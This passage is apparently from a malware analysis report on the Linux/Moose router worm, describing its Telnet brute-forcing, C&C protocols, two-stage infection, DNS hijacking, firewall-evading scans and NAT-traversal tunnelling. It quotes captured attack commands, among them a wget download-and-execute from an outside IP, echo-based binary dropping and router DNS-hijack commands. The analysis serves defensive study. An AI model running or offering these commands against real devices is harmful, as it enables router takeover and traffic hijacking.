Back to the scanner thread description: if there is no connection possible to TCP port 10073 (no proper handshake) it tries to connect to the Telnet service of that IP (TCP port 23). It will attempt to bruteforce the login prompt (if any) with a username and password combination list it received from the **configuration C&C server**. On a successful guess, it will report the intrusion to the **report C&C server**, then attempt to get a command prompt on the device. Otherwise it will move on to the next IP address.


The Moose is In — Telnet Access

The packet to report a successful connection has the following format:

Table 1. **Report Telnet login protocol**

Name	Size	Description
Version	Integer (4 bytes)	Version of the malware
Message type	Integer (4 bytes)	Set to 14 meaning report successful Telnet login
IP address	Integer (4 bytes)	IP address of the victim
Unused	28 bytes	Unused

Byte ordering
Unless otherwise noted, all the network protocol's Integers are stored in little-endian byte ordering, except for IP addresses, which are stored their native network order (big-endian).


Follow TCP Stream (tcp.stream eq 3286)

Stream Content

```
00000000  1c 00 00 00 0e 00 00 00  45 a5 a8 25 00 00 00 00 ........ E..%....
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000020  00 00 00 00 00 00 00 00                          ........
    00000000  01 00 00 00 0e 00 00 00  45 a5 a8 25 00 00 00 00 ........ E..%....
    00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000020  00 00 00 00 00 00 00 00                          ........
```

Figure 12 **Report Telnet login example**

The reply from the server is the same packet with the version field repurposed.

Table 2. **Reply to Telnet login report**

Name	Size	Description
Hijack DNS	Integer (4 bytes)	If bit 1 is set to 1 and `cnccfg_flag_hijackdns` is set, this instructs the malware to attempt to hijack the DNS servers of the victim. This is covered later.
Message type	Integer (4 bytes)	Set to 14 (sent back)
IP address	Integer (4 bytes)	IP address of the victim (sent back)
Unused	28 bytes	Unused

Infection mechanism

After a successful Telnet login, the infection process will start. It can be roughly summarized with the diagram and the steps below.




Figure 13 **Moose Infection Mechanism**

- Using the Telnet connection, Moose will gather information on the victim
- Victim information will be sent to the **report C&C server** using a binary protocol (1)
- The **Report C&C server** will return obfuscated commands to the Moose infected router (2)
- Moose will unscramble the commands (3) and send them to the victim through the Telnet connection (4)

The commands are usually a "download and execute" procedure. Depending on the victim's output the steps will be repeated until a "Status OK" string is received from the victim — meaning the malware was installed and started — or the **report C&C server** stops sending commands. If you are interested in the details, read-on, otherwise feel free to skip to the next section.

First stage

After the C&C reply, Moose continues with infection, executing commands on the victim device. Here is captured interaction of the successful first stage of the infection process performed by the scanning worm. Note that this is all automated and not performed interactively by the operator.

```
> sh
BusyBox v1.00 (2013.12.12-03:56+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ps
    PID Uid VmSize Stat Command
        1 admin 468 S init
[...]

# echo -n -e "H3lL0WoRlD"
H3lL0WoRlD# chmod
BusyBox v1.00 (2013.12.12-03:56+0000) multi-call binary

Usage: chmod [-R] MODE[,MODE]... FILE...

Each MODE is one or more of the letters ugoa, one of the
symbols +-= and one or more of the letters rwxst.

Options:
    -R Changes files and directories recursively.

# cat /proc/cpuinfo
[...]
system type : MIPS Malta
processor : 0
cpu model : MIPS 24Kc V0.0 FPU V0.0
[...]
```

A couple of things are done here:

- Obtaining an interactive shell on the target victim
- Testing whether the `echo` command works
- Looking at the process list (`ps`) for itself and for competing botnets
- Making sure `chmod` is present
- Gathering the contents of `/proc/cpuinfo`

At this point, Moose has not yet infected its new victim. It will then send a message to the **report C&C server** with what it has learned so far about the target victim:

Table 3. **Report shell access protocol**

Name	Size	Description
Version	Integer (4 bytes)	Version of the malware
Message type	Integer (4 bytes)	Set to 15, meaning console access was obtained
IP address	Integer (4 bytes)	IP address of the victim
User/pass entry	Integer (4 bytes)	The offset of the username and password used to gain entry to the router

Name	Size	Description
Victim details	Bit field (4 bytes)	Details about the victim. See `infect_state` enumeration to see what information it holds.
Unused	20 bytes	Unused
CPU Model size	Integer (4 bytes)	Size of the CPU Model string
CPU Model	CPU Model size bytes	The obfuscated "cpu model:" line out of `/proc/cpuinfo`
Processor size	Integer (4 bytes)	Size of the Processor string
Processor	Processor size bytes	The obfuscated "processor:" line out of `/proc/cpuinfo`

Bit field about the infection state

```
enum infect_state {
   NO_CHMOD = (1 << 0),        // set if chmod command is not present
   NO_ECHO = (1 << 1),         // set if echo command is not present
   FOUND_NEAR_SCAN = (1 << 2), // set if victim was found during a near /15 scan
   PS_BLKLST_HIT = (1 << 7),   // set if a process-to-kill is found in the list
                               // of running processes
};
```

The **report C&C server** responds with obfuscated commands to execute on the victim:

Table 4. **Report shell access response**

Name	Size	Description
Command size	Integer (4 bytes)	Size of the command string
Command	**command size** bytes	The obfuscated command to be sent to the victim
... repeat ...	Integer (4 bytes) + **command size** bytes	Zero or more commands until the terminator below
Terminator	Integer (4 bytes)	Always 0. Ends the sequence of commands

Second stage

We now enter the second stage of infection. Each command is decrypted and executed on the victim via Telnet. Typically, this consists of a download and execute but the architecture is flexible and would allow any arbitrary commands to be executed.

We've witnessed two main class of commands sent to perform the infection. The first one is a classic download and execute using `wget`:

```
# cd /var
# rm ./elan2
rm: cannot remove `./elan2': No such file or directory
# wget http://77.247.177.36:81/xx/atheros_mips/elan2
Connecting to 77.247.177.36[77.247.177.36]:81
200 OK, File Get Success
# chmod +x ./elan2
# ./elan2
Sys init: OK
Status: OK
```

The second technique is encoding the binary into several `echo` commands that are executed on the victim and redirecting output into a file that is later executed:

```
# cp /bin/ls /dev/elan2
# echo -n -e "\x7f\x45\x4c\x46\x01\x01\x01\x61\x00\x00\x00\x00\x00\x00\x00\x00\
> \x02\x00\x28\x00\x01\x00\x00\x00\x90\x81\x00\x00\x34\x00\x00\x00\xb4\xe9\x01\
> \x00\x02\x00\x00\x00\x34\x00\x20\x00\x03\x00\x28\x00\x0d\x00" > /dev/elan2
# echo -n -e "\x9d\xe8\xbc\x1d\x03\x00\x44\x90\x02\x00\x94\xd8\x02\x00\xa4\x1d\
> \x03\x00\x0d\xc0\xa0\xe1\x00\xd8\x2d\xe9\x04\xb0\x4c\xe2\xa4\xd0\x4d\xe2\xa8\
> \x00\x0b\xe5\x01\x30\xa0\xe1\xac\x30\x4b\xe5\x01\x30\xa0\xe3" >> /dev/elan2
...
# echo -n -e "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x5c\xe9\x01\x00\x56\x00\
> \x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00" >> /
dev/elan2
# chmod +x /dev/elan2
# /dev/elan2
Sys init: OK
Status: OK
```

No matter the method, by that point the victim has been infected: it will reach the **configuration C&C server**, obtain its configuration parameters, and start its nefarious activities.

This two-stage mechanism allows for the **report C&C server** to specify a URL to an ELF binary that will match the architecture and environment found by the various checks it performed. Plus, it enables the operators to add support for new target platforms without having to upgrade their botnet — but only their distribution methods on the **report C&C server**.

Moose's Excentricity — Optional Behaviors

We just described the most common scanning behavior, but its configuration can alter how it is performed. Here a summary of some of those configuration flags and their effects:

Table 5. **Partial List of Moose's Configuration Flags**

Configuration parameter	Description
`cnccfg_flag_scanner_sniffer`	If this flag is disabled there will be no per-interface scanner
`cnccfg_flag_nolocalscan`	Disables the closely related IP address network scan
`cnccfg_flag_noextscan`	Disables the random IP address scan

Configuration parameter	Description
`cnccfg_flag_test10073`	Don't try to connect to TCP port 10073 first. Try Telnet port directly.
`cnccfg_flag_share_peers`	Do not communicate to the **report C&C server** when infected peers are found (through TCP on 10073)

Moose Grand Theft Auto — DNS Hijacking

Lastly three parameters require more explanation `cnccfg_flag_hijackdns`, `cnccfg_hijackdns1_ip` and `cnccfg_hijackdns2_ip`. If the first parameter is enabled, it will run the following commands on the Telnet console before trying to obtain a shell. The `%s %s` is replaced with the two DNS IP addresses provided in the configuration.

What is DNS Hijacking?
DNS Hijacking consists of changing the DNS servers used by a victim in order to perform other attacks like phishing or man-in-the-middle. DNS servers do the domain name to IP address translation. A malicious DNS server can change (or hijack) that translation so that any legitimate domain name will resolve to an IP address of the attackers' choice. This means that traffic intended for a certain specified address may be redirected to another, entirely unrelated address.

```
set lan dhcp server
set lan dhcpdns %s %s
dns config static %s %s
save
```

The code attempts to replace the legitimate DNS servers used by the target router with malicious servers. However there are a lot of different text-based user interfaces for such devices. This probably explains why it is attempting to do so using more than one method. Quick googling reveals that at least some of TP-Link, Zyxel, Zhone and Netgear models support one of these commands. The code is not concerned with error-handling, it will resume execution after the DNS hijacking attempt regardless of any errors encountered.

This method of scanning is a straightforward yet effective way of finding new targets to copromise. Going for IP addresses nearby is clever and probably yields to higher infection rate because it might be scanning past firewalls as we will cover in the next section.

5.2. Going Deep in the Tundra — Spreading Past Firewalls

One of the most interesting aspects of this threat is its ability to go deep inside networks, trying hard to spread past firewalls. Two different mechanisms will be at play here: first, a spreading mechanism that understands the realities of large network firewall configurations and second, support for custom NAT traversal. This section will describe both behaviors.

Scanning close to home

As we mentioned earlier, the **configuration C&C server** returns the public IP address it saw when it was contacted by the infected router. This IP address is then used as a basis for near-home scanning on the Telnet port. The IP addresses reached this way are random, but all inside the same /15 network of the infected router's public IP. This can effectively bypass firewalls on the perimeter and allow the worm to spread further copies of itself.



misconfigured consumer router
Internet
1
2
Same provider network
misconfigured firewall
3
3
2
misconfigured consumer router
misconfigured consumer router
misconfigured consumer router

Figure 14 **Scan from the Internet or near home**


The above diagram illustrates why the operators focus more on the near home scanning. Black lines represent network connectivity and yellow arrows represent network interactions.

Here we highlighted:

1. An infected router trying to spread from across the Internet can't get past the firewall
2. An infected router able to propagate past a badly firewalled router that is exposing its Telnet service to the whole Internet
3. How, due to the near home scan, routers behind the same network have a greater chance of being quickly found and infected if the firewall is allowing Telnet from the same network.


During our monitoring of an infected device we saw that Telnet access was **3 times more successful** when scanning for near-home IP addresses than when scanning random IP addresses on the Internet. We think this difference is explained by NAT and misconfigured firewalls. This doesn't surprise us given the complexity of modern networks and the amount of firewall rules they need. Furthermore, a study of firewall rules by Avishai Wool demonstrated a correlation between the complexity and volume of firewall rules and the number of errors made in their configuration — badly locked-down Telnet access being one of the errors mentioned in the study.

Additionally, the worm will launch an extra scanner thread per IP interface present on the system, carefully avoiding /32 IPs (IP aliases) and loopback interfaces (like 127.0.0.1):



```
                lw      $v0, 0x60+cur_ifap($fp)
                nop
                lw      $v0, ifaddrs.ifa_addr($v0)
                nop
                sw      $v0, 0x60+cur_sockaddr($fp)
                lw      $v0, 0x60+cur_sockaddr($fp)
                nop
                lw      $s0, sockaddr_in.sin_addr($v0)
                lui     $v0, 0x43   # 'C'
                addiu   $a0, $v0, (a127_0_0_1 - 0x430000)   # "127.0.0.1"
                jal     inet_addr
                nop
                bne     $s0, $v0, not_loopback
                nop
```

Figure 15 **Netmask check**



```
iface_not_slash32:
                lw      $v0, 0x60+cur_ifap($fp)
                nop
                lw      $v0, ifaddrs.ifa_netmask($v0)
                nop
                sw      $v0, 0x60+ifa_netmask($fp)
                lw      $v0, 0x60+ifa_netmask($fp)
                nop
                lw      $v1, sockaddr_in.sin_addr($v0)
                li      $v0, 0xFFFFFFFF  # 255.255.255.255
                bne     $v1, $v0, not_slash32
                nop
```

Figure 16 **Loopback check**

This enables the worm to spread inside Local Area Networks (LANs) that are not normally accessible from the Internet due to the use of firewalls and network address translation (NAT). On successful infection, the newly-compromised machine will spawn scanners on its own internal IP interfaces and thus go deeper inside the private network.

This type of automated network pivoting is very interesting for a couple of reasons:

- Some networks assume perimeter that firewalls are enough protection and often tolerate the use of weak credentials internally
- Routers are the highly connected vertices of the Internet graph. Access to them means access to previously unreachable vertices.
- All sort of networks could be revealed to the operators: 3rd party vendors, business partners, private clouds, extranets, etc.
- Network provider equipment has been traditionally managed via Telnet
- Consumer devices in-the-field tend to reset to factory defaults, which render them vulnerable even if provider had applied due diligence by changing default credentials

Custom NAT traversal

Another interesting capability related to network penetration is the custom NAT traversal implementation. It could be categorized as a simple implementation of the concepts behind the **Session Traversal Utilities for NAT (STUN) and Traversal Using Relays around NAT (TURN)** standards.

The configuration given by the **configuration C&C server** to the infected host provides both its public IP address and the address of a system that is going to be used as a relay (**relay C&C server**). During our analysis of the threat the relay C&C IP address was always the same: `93.190.140.221`. The configuration values affecting the behavior of the NAT traversal are the following:

Table 6. **Moose Configuration Values Affecting the Behavior of the NAT Traversal**

Configuration parameter	Description
`cnccfg_flag_nattraversal`	NAT traversal is or is not enabled
`cnccfg_relaycnc_ip`	**Relay C&C** IP address
`cnccfg_relaycnc_sleep`	Number of seconds to sleep in case of protocol failure with the **relay C&C server**
`cnccfg_relaycnc_timeout`	Number of seconds to wait for data from the **relay C&C server**. Default: 300

We will explain where these values come from when we will describe the configuration C&C network protocol further along.

If NAT traversal is enabled, two threads are created at start-up that are dedicated to reach the relay C&C server. The relay is queried at short intervals (defined by `cnccfg_relaycnc_sleep`) for anything to proxy through the infected host. The server replies either with one IP address and port (for outreach) or multiple pairs of IP addresses and ports (for relay).

First the infected device reaches out to the relay with this hardcoded packet:

```
18 00 00 00
```

The server responds with the following structure:

Table 7. **Moose relay C&C server response**

Name	Size	Description
Command	Short (2 bytes)	Command given to the infected host to execute. See table below.
Destination port	Short (2 bytes)	Tunnel destination port (network order)
Destination IP address	Integer (4 bytes)	Tunnel destination IP address (network order)

Table 8. **Moose NAT traversal supported commands**


Command	Action
`0x0016`	Sleep
`0x0017`	Multiple tunnel[7]
Anything else	TCP tunnel is created between **relay C&C server** and destination IP address and port

For example:

```
00 00 00 50 c0 a8 01 01
\-1-/ \-2-/ \----3----/
```

1. Mode requested by **relay C&C server**. ex: TCP Tunnel
2. Tunnel destination port (network order). ex: 80
3. Tunnel destination IP address (network order). ex: 192.168.1.1

The infected host will then connect on the tunnel destination it has received. Upon successful connection, it will hand over the two sockets to a thread dedicated to move the data back and forth between the tunnel destination and the **relay C&C server**.



```
00000000  18 00 00 00                                        ....
    00000000  00 00 01 bb c7 10 9c 08                        ........
    00000008  16 03 01 00 72 01 00 00  6e 03 01 55 2c 9d 32 e0 ....r... n..U,.2.
    00000018  db c4 e4 ab 2a 4d 18 07  3c 12 bf 74 11 a6 91 59 ....*M.. <..t...Y
    00000028  93 59 f7 92 b1 5b a7 6b  f0 9f ec 00 00 18 00 2f .Y...[.k ......./
    00000038  00 35 00 05 00 0a c0 13  c0 14 c0 09 c0 0a 00 32 .5...... .......2
    00000048  00 38 00 13 00 04 01 00  00 2d ff 01 00 01 00 00 .8...... .-......
    00000058  00 00 14 00 12 00 00 0f  61 70 69 2e 74 77 69 74 ........ api.twit
    00000068  74 65 72 2e 63 6f 6d 00  0a 00 06 00 04 00 17 00 ter.com. ........
    00000078  18 00 0b 00 02 01 00                           .......
00000004  16 03 01 00 39 02 00 00  35 03 01 05 b3 d2 15 40 ....9... 5......@
00000014  5b 85 25 56 8e e3 ed 77  3e 59 c9 91 e8 65 9c cd [.%V...w >Y...e..
00000024  c7 1f 3f 64 74 d3 33 76  cb d2 79 00 c0 13 00 00 ..?dt.3v ..y.....
00000034  0d ff 01 00 01 00 00 0b  00 04 03 00 01 02 16 03 ........ ........
00000044  01 0b 33 0b 00 0b 2f 00  0b 2c 00 05 36 30 82 05 ..3.../. .,..60..
00000054  32 30 82 04 1a a0 03 02  01 02 02 10 70 47 18 0e 20...... ....pG..
00000064  a2 df 95 01 6c ae a3 c9  5a ec 43 45 30 0d 06 09 ....l... Z.CE0...
00000074  2a 86 48 86 f7 0d 01 01  05 05 00 30 81 b5 31 0b *.H..... ...0..1.
00000084  30 09 06 03 55 04 06 13  02 55 53 31 17 30 15 06 0...U... .US1.0..
00000094  03 55 04 0a 13 0e 56 65  72 69 53 69 67 6e 2c 20 .U....Ve riSign,
000000A4  49 6e 63 2e 31 1f 30 1d  06 03 55 04 0b 13 16 56 Inc.1.0. ..U....V
000000B4  65 72 69 53 69 67 6e 20  54 72 75 73 74 20 4e 65 eriSign  Trust Ne
```

Figure 17 **NAT traversal tunnel in action**


7 The multiple tunnel packet format varies from the simple TCP tunnel. Due to time constraints it was not documented. Interested readers should look at virtual address `0x405A4C` of the `bfc2a99450977dc7ba2ec0879fb17c612e248ece` sample.

This way, even if a host is unreachable from the Internet because of firewalls or NAT, the operators can still use the infected host. During our monitoring of the threat, we saw tunnels being made to reach social networks. However, most of the time, the server was seen to respond with a TCP reset (`RST`) and sometimes sleep commands.

5.2. Moose Crossing — Proxy Service

One of the first thing Linux/Moose does is to start listening on TCP port 10073 for incoming connections. As was previously discussed, this server is used by the bot to assess whether a system is infected. When some Linux/Moose scanner thread reaches an opened 10073 port, it will result in a TCP handshake without a data payload.

However when we look at the code, we find that a limited number of IP addresses are allowed through:



```
connection:
                li      $v0, 0x10
                sw      $v0, 0x68+addrlen($fp)
                la      $v0, config
                lw      $a0, (srvsockfd - 0x441658)($v0)
                addiu   $v1, $fp, 0x68+addr
                addiu   $v0, $fp, 0x68+addrlen
                move    $a1, $v1  # addr
                move    $a2, $v0  # addrlen
                jal     accept
                nop
                sw      $v0, 0x68+sockfd($fp)
                lw      $v0, 0x68+sockfd($fp)
                nop
                bgez    $v0, connected
                nop
```

```
connected:
                lw      $v1, 0x68+addr.sin_addr($fp)
                addiu   $v0, $fp, 0x68+srv_whlst_eflag
                move    $a0, $v1  # ip_addr
                move    $a1, $v0  # whitelist entry flag
                jal     is_in_whitelist
                nop
                beqz    $v0, fail
                nop
```

```
pass the socket and config to a worker thread

                li      $a0, 0xC  # size
                jal     pthread_malloc
                nop
                sw      $v0, 0x68+shd_mem($fp)
                lw      $v1, 0x68+addr.sin_addr($fp)
                lw      $v0, 0x68+shd_mem($fp)
                nop
```

```
fail:
                lw      $a0, 0x68+sockfd($fp)
                jal     close
                nop
                j       connection
                nop
 # End of function thd_serve10073
```

Figure 18 **Moose Whitelist Validation Assembly**

The `is_in_whitelist` function makes sure that the source IP address of the connection is in a list of IP address given by the **configuration C&C server** earlier. If it is, then the socket and some configuration is passed to a thread that will handle the connection.

Note **The whitelist**

These are the only IP addresses allowed to interact with the malware. According to our monitoring, the addresses in the list haven't changed in months but it will likely be modified after the operators become aware of this report. These servers could be either operator-owned or compromised. The current whitelist of IP addresses is available in the appendix sections under Indicators of Compromise (IOC).

The presence of a whitelist and the fallback behavior of closing the socket after a successful TCP handshake implies that we can't enumerate infected hosts by scanning the whole Internet on port 10073.

Proxy Server Worker

The proxy server worker thread processes the connection from a whitelisted IP address. Upon connection the server will read a single byte. Depending on that command byte, one of four things can happen:

